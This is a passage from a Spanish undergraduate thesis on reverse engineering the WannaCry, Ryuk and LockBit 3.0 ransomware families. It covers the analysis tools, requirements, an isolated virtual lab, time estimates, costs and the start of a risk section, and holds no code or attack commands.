Para identificar si un ejecutable ha sido empaquetado, obtener el lenguaje de programación en base a firmas y visualizar su nivel de entropía, se ha utilizado **Detect It Easy (DIE)**. Es una herramienta de código abierto, ligera, con interfaz intuitiva, que unifica varias funcionalidades, evitando así utilizar un programa específico para cada tarea. Actualmente, no existe una alternativa comparable que incluya todas estas capacidades de forma tan ligera y completa, y que permita una visualización general rápida de un ejecutable.

## 2.2.9. Extracción de recursos: Resource Hacker

La extracción de recursos embebidos de un binario se ha realizado con **Resource Hacker**. Si bien no es de código abierto, es una herramienta freeware (software gratuito) ampliamente utilizada que cumple su función de manera eficiente y sencilla. Actualmente, no existe ninguna alternativa que ofrezca esta funcionalidad de manera tan específica y accesible al mismo tiempo.

### 2.2.10. Editor hexadecimal: HxD

Para el análisis y modificación a bajo nivel de archivos ejecutables, se ha utilizado **HxD**. Aunque existan alternativas modernas como **ImHex** (de código abierto), se ha optado por HxD por la familiaridad adquirida en usos previos. En la tabla 2.5 se presenta una comparativa entre ambas.

Características	HxD	ImHex
Código abierto	✗	✓
Familiaridad con la herramienta	✓	✗

Cuadro 2.5: Comparativa entre editores hexadecimales

### 2.2.11. Entorno de desarrollo: Visual Studio Code

Para el desarrollo de scripts auxiliares en Python se ha utilizado **Visual Studio Code**. Este entorno de desarrollo integrado (IDE) es de código abierto, ligero, con un sistema modular basado en extensiones y una comunidad muy activa. Su capacidad de personalización y modularidad lo convierten en un IDE inigualable.

### 2.2.12. Compilación de código auxiliar en C++: Visual Studio

En los casos donde ha sido necesario compilar código C++ auxiliar para pruebas o replicar funcionalidades, se ha utilizado **Visual Studio**, ya que proporciona un entorno de desarrollo completo, cómodo y fácil de configurar.

## 2.3. Estudio de proyectos similares

En el campo de la ingeniería inversa, pese a que existen numerosos informes sobre las nuevas amenazas emergentes, no se ha encontrado un proyecto con un enfoque y alcance exactamente equivalente al del presente trabajo. La mayoría de investigaciones centradas en *malware* abordan aspectos limitados a técnicas generales de evasión, como las de *antidepuración*, o bien se limitan a informes técnicos o resúmenes ejecutivos centrados en los puntos más importantes, con escasa justificación sobre cómo se realizan ciertas funcionalidades del *malware*. Generalmente, omiten técnicas relacionadas con la *antidepuración* o aquellas que dificultan el análisis estático, sin ofrecer un verdadero desglose técnico del flujo del programa que permita comprender cómo consigue ejecutar toda su lógica.

El presente trabajo, por el contrario, adopta una aproximación centrada en el análisis de las familias de *ransomware* más sofisticadas e impactantes de los últimos años, comparando su evolución de una muestra respecto a otra. Se enfoca específicamente en técnicas avanzadas de evasión, como la ofuscación, la evasión del análisis estático y dinámico, la escalada de privilegios y las técnicas de antidepuración, descartando explícitamente el mecanismo de cifrado por considerarse poco relevante en términos de penetración y evasión del sistema. Además de documentar su funcionamiento de forma detallada, se mapean las técnicas utilizadas en el marco *MITRE ATT&CK* y se crean reglas *YARA* personalizadas para su detección, algo que no suele estar presente en los resúmenes ejecutivos ni en otros análisis parciales.

Este enfoque permite no solamente comprender cómo se ejecutan estas amenazas, sino también cómo logran evadir los mecanismos de seguridad y dificultar su análisis, lo que convierte a este documento en una guía práctica para introducirse en la ingeniería inversa del *malware* mediante una documentación y justificación constante. Este nivel de detalle busca llenar el vacío existente entre los informes técnicos y la realidad del análisis binario, mostrando de forma progresiva y comprensible todo el proceso que debe realizarse. Así, se brinda una herramienta útil tanto para principiantes como para aficionados que deseen entender en profundidad el comportamiento interno del *ransomware* moderno, especialmente considerando que muchas de las técnicas utilizadas por una muestra se replican o adaptan en otras.

# Capítulo 3

## Planificación y especificación

### 3.1. Definición de Requisitos

Dado que el presente trabajo no se enmarca dentro de un proyecto típico de Ingeniería del Software, los requisitos definidos no siguen los estándares tradicionales. No obstante, se establece un conjunto de requisitos funcionales y no funcionales orientados a garantizar la correcta realización del proceso de ingeniería inversa de malware, teniendo en cuenta la alta complejidad técnica, los riesgos asociados a la seguridad del entorno de análisis y las implicaciones legales del manejo de muestras maliciosas.

En los requisitos se diferencian dos tipos:

- **Requisitos funcionales:** Definen qué debe hacer el sistema. Especifican el comportamiento esperado, los servicios que debe proporcionar, sus entradas y salidas, y la manera en que debe responder ante situaciones normales y excepcionales. Estos requisitos suelen expresarse mediante sentencias del tipo “El sistema deberá hacer...”.
- **Requisitos no funcionales:** Definen cómo debe ser el sistema. Establecen restricciones sobre cómo deben implementarse los requisitos funcionales, que están relacionados con aspectos de calidad y condiciones que debe cumplir el sistema durante su desarrollo y ejecución. Suelen ser más críticos que los requisitos funcionales, difíciles de cuantificar y verificar, y condicionan fuertemente las decisiones de diseño e implementación. Estos requisitos suelen expresarse mediante sentencias del tipo “El sistema deberá ser como...”.

#### 3.1.1. Requisitos funcionales

Los requisitos funcionales definen el conjunto de capacidades y servicios que el sistema debe proporcionar para permitir un análisis efectivo, riguroso y seguro de las muestras de malware seleccionadas. Dado que este trabajo no implica el desarrollo de un software tradicional, estos requisitos se centran en las operaciones que debe poder realizar el entorno de análisis y las herramientas empleadas. Esto incluye tanto el análisis estático como dinámico, la correcta resolución de APIs importadas, la identificación de estructuras y comportamientos maliciosos, así como la generación de firmas de detección mediante reglas YARA.

El sistema debe ser capaz de tratar con estas muestras de malware de manera ininterrumpida, sin errores de compatibilidad, y garantizando la integridad del entorno de trabajo y de terceros. Cada requisito funcional ha sido definido con una prioridad y criterio de aceptación específico para asegurar su correcta verificación durante el transcurso del análisis. La siguiente tabla resume los principales requisitos funcionales identificados, su prioridad y los criterios objetivos de aceptación asociados.

ID	Nombre	Prioridad	Criterios de aceptación
RF-01	Ejecutar análisis estático	Alta	El sistema permite cargar las muestras en Ghidra, obteniendo correctamente el código desensamblado y decompilado.
RF-02	Ejecutar análisis dinámico	Alta	La muestra se ejecuta en x32dbg para complementar el análisis estático, documentando instrucciones, llamadas API y técnicas de antidepuración.
RF-03	Identificar funciones API dinámicas	Alta	Se deben resolver correctamente las direcciones de funciones importadas dinámicamente y asociarlas con su respectiva función API.
RF-04	Documentar comportamiento de funciones	Media	Cada función decompilada será renombrada y comentada para clarificar su propósito y funcionamiento.
RF-05	Ejecutar muestras analizadas para evaluar impacto	Alta	El malware se ejecuta en un entorno controlado para observar su comportamiento y efecto en el sistema.
RF-06	Generar reglas YARA personalizadas	Alta	Se crean reglas YARA con criterios de detección basados en cadenas, secuencias de bytes o patrones específicos.
RF-07	Verificar la efectividad de las reglas YARA	Alta	Las reglas deben detectar correctamente muestras de la misma familia.
RF-08	Crear scripts auxiliares para facilitar el análisis	Media	Los scripts deben permitir replicar determinadas funciones para obtener los mismos resultados que en la ejecución del malware.

Cuadro 3.1: Requisitos funcionales

### 3.1.2. Requisitos no funcionales

Los requisitos no funcionales establecen restricciones y criterios de calidad que condicionan la forma en que se implementan y ejecutan los requisitos funcionales. Aunque no describen directamente el comportamiento del sistema, resultan esenciales para garantizar un entorno de análisis fiable, seguro, reproducible y conforme al marco legal vigente. En el contexto de ingeniería inversa de malware, estos requisitos adquieren una importancia mayor debido a los riesgos asociados a la manipulación de código malicioso y la necesidad de mantener la integridad del sistema anfitrión y terceros.

Entre estos requisitos se incluyen aspectos como el aislamiento completo del entorno virtual, la estabilidad del sistema durante la ejecución de muestras, la compatibilidad con herramientas especializadas, la trazabilidad de los efectos del malware sobre el sistema analizado, así como la facilidad de restauración de estados previos mediante instantáneas

(snapshots). Adicionalmente, se contempla el cumplimiento de normativas legales que impidan la propagación no intencionada del código analizado. La siguiente tabla resume los principales requisitos no funcionales identificados, su prioridad y los criterios objetivos de aceptación asociados.

ID	Nombre	Prioridad	Criterios de aceptación
RNF-01	Aislamiento del entorno	Alta	Las muestras de malware deben ejecutarse en un entorno completamente aislado sin acceso a Internet ni al sistema anfitrión.
RNF-02	Compatibilidad con herramientas	Alta	Las herramientas de análisis (Ghidra, x32dbg, Wireshark, etc.) deben ejecutarse correctamente en el sistema operativo seleccionado (Windows 10).
RNF-03	Persistencia de las sesiones	Media	El entorno debe permitir guardar y restaurar sesiones de análisis sin pérdida de información mediante snapshots o checkpoints.
RNF-04	Estabilidad del sistema	Alta	Las máquinas virtuales deben poder ejecutar las muestras sin sufrir bloqueos, errores de sistema o interferencias que afecten al análisis.
RNF-05	Trazabilidad del comportamiento	Alta	Debe ser posible registrar y analizar los efectos de las muestras en el sistema, incluyendo llamadas API, cambios en el registro, y procesos creados.
RNF-06	Facilidad de restauración	Media	Debe ser sencillo restaurar el entorno virtual a un estado limpio y consistente tras cada ejecución de una muestra.
RNF-07	Soporte multiversión de Windows	Alta	El entorno debe permitir ejecutar las muestras sin problemas de compatibilidad.
RNF-08	Cumplimiento legal	Alta	Todas las muestras deben analizarse bajo un marco legal, sin difusión ni ejecución fuera del entorno de investigación.

Cuadro 3.2: Requisitos no funcionales

## 3.2. Especificación del sistema

La elección de Windows 10 como sistema operativo tanto para el equipo anfitrión como para la máquina virtual se debe a su estabilidad, amplio soporte de herramientas de análisis y compatibilidad con la mayoría de variantes modernas de malware. Muchas muestras actuales están diseñadas específicamente para ejecutarse en entornos Windows 10 de 64 bits, que aprovechan las funciones del sistema operativo. Por tanto, su uso garantiza un entorno representativo y realista que permite observar el comportamiento auténtico del malware, tal como ocurriría en un equipo de una víctima real.

Además, se optó por VirtualBox como hipervisor en la creación y gestión de la máquina virtual. Esta elección se basa en utilizar una solución de virtualización de código abierto, ampliamente documentada, multiplataforma y compatible con Windows, como es en el caso de este hipervisor. Además, ofrece funciones clave para el análisis seguro de malware,

como la gestión de recursos del hardware virtual, el aislamiento de red, la posibilidad de capturar instantáneas (*snapshots*) y restaurar estados previos. Estas características permiten mantener un entorno controlado, reproducible y fácilmente recuperable ante cualquier alteración provocada por la ejecución accidental o intencionada de malware.

El uso de una máquina virtual también minimiza el riesgo de que el malware afecte directamente al sistema anfitrión, ya que impone una barrera técnica difícil de superar para la mayoría de amenazas, especialmente al prescindir de funcionalidades como carpetas compartidas o conexiones persistentes a la red. De esta forma, se garantiza la integridad del equipo anfitrión.

Componente	Especificación
Sistema operativo anfitrión	Windows 10 Pro (x64)
Procesador	AMD Ryzen 7 2700 (8 núcleos físicos, 16 hilos)
Memoria RAM del anfitrión	16 GB DDR4
Tarjeta gráfica	NVIDIA RTX 2060 (capada en VM a 128 MB)
Hipervisor utilizado	VirtualBox 7.1.4 r165100 (Qt6.5.3)
Sistema operativo invitado	Windows 10 (x64)
Memoria RAM asignada a la VM	8 GB
CPUs asignadas a la VM	8 núcleos
Memoria de vídeo en la VM	128 MB
Red	Adaptador puente (inicial), luego desconectado
Snapshots	Múltiples, según avance del análisis

Cuadro 3.3: Especificaciones del entorno de análisis




Figura 3.1: Arquitectura del entorno de análisis

### 3.3. Planificación y estimación de costes

#### 3.3.1. Metodología de trabajo

Aunque este proyecto no se enmarca dentro del marco de desarrollo tradicional de software, se ha adoptado un enfoque estructurado basado en un ciclo de vida iterativo, inspirado en el modelo de Sistema de Información. Esta adaptación resulta especialmente útil para organizar el trabajo de ingeniería inversa, ya que permite abordar el análisis de muestras de malware de forma progresiva y retroalimentativa.

El análisis de malware es un proceso progresivo y no lineal, donde el comportamiento interno, las técnicas de evasión o las rutas de ejecución no son evidentes desde el inicio. Por tanto, un enfoque iterativo facilita la incorporación de nuevos descubrimientos a lo largo del proceso, permitiendo redefinir requisitos, añadir herramientas o modificar la hipótesis acerca del funcionamiento del malware a medida que se avanza en el análisis técnico.

Este ciclo se estructura en cuatro fases consecutivas: Análisis, Diseño, Construcción e Implantación/Aceptación. Estas no necesariamente se ejecutan de forma secuencial rígida, sino que se repiten y ajustan conforme se obtiene una mayor claridad acerca del funcionamiento interno de la muestra analizada.

El ciclo utilizado está compuesto por las siguientes fases:

- **Análisis del Sistema de Información (ASI):** En esta fase se identifican y documentan los requisitos funcionales y no funcionales necesarios para alcanzar los objetivos del proyecto. Estos requisitos se formulan en base al comportamiento observado de las muestras analizadas e incluyen aspectos como aislar el equipo, restaurar instantáneas o identificar funciones API dinámicas. A medida que avanza el análisis, pueden surgir nuevos requisitos que requieren ampliar o ajustar el enfoque técnico adoptado.
- **Diseño del Sistema de Información (DSI):** Esta etapa corresponde a la preparación del entorno de análisis: configuración máquina virtual, selección de herramientas) y técnicas de análisis de ingeniería inversa a emplear. A medida que se avance, puede ser necesario incorporar nuevas herramientas o aprovechar funcionalidades no contempladas inicialmente, de las herramientas actuales, para afrontar desafíos concretos como pueden ser obviar las técnicas de antidepuración.
- **Construcción del Sistema de Información (CSI):** En este contexto, no se desarrolla software como es típico en esta metodología, sino que se lleva a cabo el proceso de la ingeniería inversa. Esta fase incluye la decompilación, interpretación y documentación exhaustiva del comportamiento interno del malware, registrando la lógica, técnicas de evasión, cifrado y ofuscación empleada y funciones API internas. Se generan diagramas de flujo, scripts auxiliares, marco Mitre ATT&CK y reglas YARA, que constituirán los “productos” generados. Además, se validan o corrigen hipótesis anteriores en base a nuevos descubrimientos.
- **Implantación y Aceptación del Sistema (IAS):** Una vez completado el análisis, se realiza una revisión global de los resultados obtenidos, verificando que el comportamiento del malware ha sido completamente descrito y que sus técnicas han sido encontradas, documentadas y verificadas correctamente. En este punto se

puede afirmar que la muestra ha sido correctamente analizada y que el análisis cumple con el objetivo técnico y de documentación, siendo finalmente aceptado como válido para los fines del proyecto.

Este enfoque permite un avance estructurado, pero a la vez flexible, donde cada iteración mejora la comprensión del funcionamiento interno del malware y se adapta a los nuevos hallazgos obtenidos.




Figura 3.2: Proceso iterativo

### 3.3.2. Gestión de alcance

Para organizar las tareas necesarias durante el desarrollo del proyecto, se ha estructurado en varias fases consecutivas el desarrollo del proyecto con un enfoque iterativo que permite abordar progresivamente cada parte del análisis. Cada tarea ha sido estimada individualmente en términos de esfuerzo utilizando la técnica de **estimación por tres valores** (también conocida como técnica PERT), que permite capturar la incertidumbre en la duración de cada actividad.

Esta técnica considera tres valores:

- $T_o$ : estimación optimista.
- $T_m$ : estimación más probable.
- $T_p$ : estimación pesimista.

A partir de estos valores, se calcula el tiempo estimado mediante la fórmula:

$$T_e = \frac{T_o + 4T_m + T_p}{6}$$

Dado que la dedicación prevista para el proyecto es de **una jornada completa de 8 horas diarias**, todas las duraciones estimadas se han convertido a días dividiendo el total de horas entre 8.

NUM	Actividad	To	Tm	Tp	Te (estimado)
1	<b>Proyecto</b>	<b>74</b>	<b>100</b>	<b>138.25</b>	<b>102</b>
2	<b>Definición de requisitos</b>	<b>2</b>	<b>4</b>	<b>6</b>	<b>4</b>
3	Requisitos funcionales	1	2	3	2.0
4	Requisitos no funcionales	1	2	3	2.0
5	<b>Preparación del sistema</b>	<b>1.5</b>	<b>2</b>	<b>4</b>	<b>2.25</b>
6	Configuración de VirtualBox	0.25	0.5	1	0.54
7	Instalación de Windows 10 en VirtualBox	0.25	0.5	1	0.54
8	Instalación de herramientas	1	1.5	2	1.5
9	<b>Análisis</b>	<b>68.5</b>	<b>90</b>	<b>122.25</b>	<b>91.79</b>
10	Obtención de muestras	0.5	1	1.5	1.0
11	Documentación inicial de WannaCry	0.5	0.75	1.5	0.83
12	Análisis Estático WannaCry	10	14	20	14.33
13	Análisis Dinámico WannaCry	2	3	5	3.16
14	Documentación de hallazgos WannaCry	2	3	5	3.16
15	Marco Mitre ATT&CK WannaCry	0.75	1	1.5	1
16	Elaboración regla YARA WannaCry	0.5	0.75	1	0.75
17	Documentación inicial de Ryuk	0.5	0.75	1.5	0.83
18	Análisis Estático Ryuk	16	20	24	20
19	Análisis Dinámico Ryuk	2	3	5	3.16
20	Documentación de hallazgos Ryuk	2	3	5	3.16
21	Marco MITRE ATT&CK Ryuk	0.75	1	1.5	1
22	Elaboración regla YARA Ryuk	0.75	1	1.25	1
23	Documentación inicial de LockBit 3.0	0.5	0.75	1.5	0.83
24	Análisis Estático LockBit 3.0	22	26	32	26.33
25	Análisis Dinámico LockBit 3.0	3	4	6	4.17
26	Documentación de hallazgos LockBit 3.0	3	4	5	4.0
27	Marco MITRE ATT&CK LockBit 3.0	1	1.5	2	1.5
28	Elaboración regla YARA LockBit 3.0	0.75	1.5	2	1.46
29	<b>Pruebas</b>	<b>2</b>	<b>4</b>	<b>6</b>	<b>4</b>
30	Validación de las reglas YARA	1	2	3	2
31	Comprobación frente a falsos positivos	1	2	3	2

Cuadro 3.4: Estimación temporal del proyecto mediante técnica PERT (días)

### 3.3.3. Gestión de tiempo

El proyecto se ha estructurado como una secuencia lineal de tareas sin solapamientos, siguiendo el enfoque iterativo planteado y la naturaleza progresiva de un análisis de ingeniería inversa. Por tanto, cada tarea se inicia una vez la anterior ha finalizado, lo que permite un control preciso del progreso y una planificación detallada en función de los resultados parciales obtenidos en cada fase.

A partir de las estimaciones obtenidas en la tabla 3.4, se ha elaborado un **diagrama de Gantt** que refleja la distribución ideal del trabajo, suponiendo una dedicación continua a jornada completa (8 horas al día), sin interrupciones externas.




Figura 3.3: Diagrama de Gantt del proyecto

El diagrama de Gantt comienza con la fase de definición de requisitos y continúa con la preparación del entorno de análisis, el estudio de las distintas muestras de malware (WannaCry, Ryuk y LockBit 3.0), su documentación y las pruebas de validación de las reglas YARA. Esta distribución permite una trazabilidad clara en el avance del proyecto y facilita la identificación de los hitos relevantes en función del cumplimiento de los objetivos de cada fase.

### 3.3.4. Gestión de costes

La estimación del coste del proyecto se ha realizado considerando dos tipos de costes: los costes directos y los costes indirectos. A continuación se detalla la definición de cada uno, su justificación en el proyecto y una estimación precisa del gasto asociado.

#### Costes Directos

Se considera los **costes directos** como aquellos gastos que están directamente asociados a las actividades específicas del proyecto. Son los costes medibles e imputables a elementos concretos del desarrollo, como puede ser el coste del personal involucrado, los recursos materiales adquiridos para el análisis o licencias software de pago.

En el contexto del proyecto, centrado en el análisis estático y dinámico de los distintos ransomware mediante la ingeniería inversa, se contemplan los siguientes costes directos:

- **Coste de personal:** Se contrata un único analista de malware, encargado de realizar el análisis forense, la ingeniería inversa del binario, la redacción técnica del informe y la elaboración de reglas de detección personalizadas (reglas YARA).

El salario bruto anual estimado para este perfil profesional en España es de 30 000 € [9]. Asumiendo una jornada laboral completa de 8 horas diarias, 5 días a la semana, un año natural equivale a:

$$52 \text{ semanas/año} \times 5 \text{ días/semana} = 260 \text{ días laborables teóricos}$$

No se han descontado festivos ni vacaciones, por lo que para simplificar el cálculo se ha ajustado la estimación a **240 días laborables anuales**, una cifra aproximada ya que varía en función del contrato. Con esto se calcula el coste diario, dividiendo el salario anual entre los días laborables en un año:

$$\text{Coste diario} = \frac{30\,000 \text{ €}}{240 \text{ días}} = 125,00 \text{ €/día}$$

Este valor representa el coste directo por cada día (8 horas) dedicado exclusivamente al proyecto. Para obtener el coste total imputado al analista de malware, se multiplica el valor diario por el tiempo estimado de un total de **102 días** de trabajo en el proyecto, por lo que el coste total de personal asciende a:

$$\text{Coste total de personal} = 102 \text{ días} \times 125,00 \text{ €/día} = 12\,750,00 \text{ €}$$

- **Material necesario:** Se adquiere un ordenador dedicado al análisis, con prestaciones más que suficientes para ejecutar máquinas virtuales, emular entornos controlados, y decompilar y depurar ejecutables. El coste estimado del equipo es de 1 000 €, que en base a este valor se obtiene su coste amortizado en el proyecto.

En el caso de bienes inventariables, como un ordenador, su coste no se imputa de forma directa e íntegra al proyecto, sino que se **amortiza** a lo largo de su vida útil. La amortización distribuye el coste del bien durante el periodo de tiempo en el que se utiliza, asignando una fracción proporcional a cada proyecto.

Por tanto, primero se calcula el precio de amortización diaria en base a la vida útil y coste del equipo. En este caso, se considera una vida útil de **5 años**, lo cual equivale a 1 825 días. La fórmula y su desarrollo son los siguientes:

$$\text{Precio_amortización_día} = \frac{\text{Precio}}{\text{Vida útil}} = \frac{1\,000 \text{ €}}{1\,825 \text{ días}} = 0,5479 \text{ €/día}$$

Con este valor, el precio de amortización diaria, finalmente se obtiene el valor de amortización total, en base al número de días de uso, que el tiempo estimado de uso del proyecto corresponde a 102 días con un porcentaje de uso del 100 %:

$$\begin{aligned}\text{Amortización} &= \text{Nº días de uso} \times \% \text{Uso} \times \text{Precio_amortización_día} \\ &= 102 \text{ días} \times 1 \times 0,5479 \text{ €/día} = 55,89 \text{ €}\end{aligned}$$

- **Software y licencias:** Se han empleado exclusivamente herramientas gratuitas de código abierto o con licencias de software gratuito. Estas herramientas incluyen depuradores, editores hexadecimales, analizadores de red, IDEs y hipervisores. Al tratarse de software con licencias gratuitas (GPL, MIT o equivalentes), no suponen un coste económico imputable.

A continuación, se presenta un resumen de todos los costes directos estimados:

Concepto	Descripción	Coste/día (€)	Coste total (€)
<b>Coste de personal</b>			
Analista de malware	Salario estimado (30 000€/año)	125.00	12 750.00
<b>Material necesario</b>			
Ordenador	Coste amortizado (equipo de 1 000€)	0.5479	55.89
<b>Software y licencias</b>			
HxD	Licencia gratuita (Freeware)	No aplica	0.00
Resource Hacker	Licencia gratuita (Freeware)	No aplica	0.00
Detect It Easy	Licencia libre (MIT)	No aplica	0.00
Ghidra	Licencia libre (Apache 2.0)	No aplica	0.00
x32dbg / x64dbg	Licencia libre (GPLv3)	No aplica	0.00
Wireshark	Licencia libre (GPLv2)	No aplica	0.00
VirtualBox	Licencia libre (GPLv2)	No aplica	0.00
Visual Studio Community	Licencia gratuita para uso académico	No aplica	0.00
Visual Studio Code	Licencia libre (MIT)	No aplica	0.00
Process Hacker	Licencia libre (GPLv3)	No aplica	0.00
<b>Coste directo total</b>		—	<b>12 805.89</b>

Cuadro 3.5: Costes directos del proyecto

## Costes Indirectos

Se consideran los **costes indirectos** como aquellos gastos que, aunque necesarios para la ejecución del proyecto, no pueden asociarse directamente a una actividad o tarea concreta. Este tipo de costes se reparten proporcionalmente entre los distintos proyectos de una organización.

Los costes indirectos incluyen, por ejemplo, el consumo eléctrico derivado del uso de los ordenadores, el uso de instalaciones o el mantenimiento del hardware. Estos costes son difíciles de calcular, por lo que se opta en este caso por un modelo de imputación basado en un porcentaje fijo. Además, se incorpora como coste indirecto, la aportación a la Seguridad Social del trabajador. En España esta cuota es un 28.3 % del salario bruto y corresponde a las contingencias comunes [10]. Aunque es una obligación legal del empleador, no se percibe directamente por el trabajador, por lo que no se incluye en el salario neto pero sí representa un coste económico real para el proyecto.

$$\text{Cuota Seguridad Social} = \text{Salario bruto} \times 28,3\% = 12\,750 \text{ €} \times 0,283 = 3\,608,25 \text{ €}$$

Por tanto, el total de costes indirectos estimado se obtiene aplicando un 15 % sobre los costes directos, y sumando la cuota de la Seguridad Social:

$$\text{Costes indirectos estimados} = (12\,805,89 \text{ €} \times 0,15) + 3\,608,25 \text{ €} = 5\,529,13 \text{ €}$$

## Coste Total

El **coste total del proyecto** se obtiene sumando los costes directos e indirectos. En la siguiente tabla se contempla el desglose del coste del proyecto:

Concepto	Descripción	Coste/día (€)	Coste total (€)
<b>Coste de personal</b>			
Analista de malware	Salario estimado (30 000€/año)	125.00	12 750.00
<b>Material necesario</b>			
Ordenador	Coste amortizado (equipo de 1 000€)	0.5479	55.89
<b>Software y licencias</b>			
HxD	Licencia gratuita (Freeware)	No aplica	0.00
Resource Hacker	Licencia gratuita (Freeware)	No aplica	0.00
Detect It Easy	Licencia libre (MIT)	No aplica	0.00
Ghidra	Licencia libre (Apache 2.0)	No aplica	0.00
x32dbg / x64dbg	Licencia libre (GPLv3)	No aplica	0.00
Wireshark	Licencia libre (GPLv2)	No aplica	0.00
VirtualBox	Licencia libre (GPLv2)	No aplica	0.00
Visual Studio Community	Licencia gratuita para uso académico	No aplica	0.00
Visual Studio Code	Licencia libre (MIT)	No aplica	0.00
Process Hacker	Licencia libre (GPLv3)	No aplica	0.00
<b>Coste indirecto</b>		–	<b>5 529.13</b>
<b>Coste total del proyecto</b>		–	<b>18 335.02</b>

Cuadro 3.6: Coste total estimado del proyecto

### 3.3.5. Gestión de riesgos

Este Trabajo de Fin de Grado (TFG) presenta una alta complejidad técnica debido a los requerimientos y experiencia necesaria para realizar el análisis estático y dinámico de malware sofisticado, especialmente en ransomware. Este nivel de dificultad conlleva riesgos significativos que deben ser contemplados y gestionados adecuadamente para garantizar el éxito del proyecto.

Este tipo de análisis requiere de un profundo conocimiento y control de la API de Windows, que no es de código abierto a diferencia de sistemas operativos como Linux, lo que dificulta en mayor medida el acceso a documentación oficial completa. Además, la ingeniería inversa implica trabajar con código ensamblador y código decompilado, el cual es propenso a contener errores o inconsistencias que requieren de un ajuste manual.

Otro factor de riesgo relevante es la limitación temporal del proyecto, que ha obligado a plantear posibles decisiones estratégicas en la planificación, como la omisión del análisis de Ryuk, malware que representa una evolución intermedia entre WannaCry y LockBit 3.0. Esta decisión prioriza analizar exhaustivamente las variantes más representativas.

A continuación, se presenta en la siguiente tabla los principales riesgos identificados, la probabilidad de ocurrencia, el impacto estimado en días y las acciones previstas para mitigarlos o controlarlos.

Evento (Riesgo)	Probabilidad	Impacto	Acción a tomar
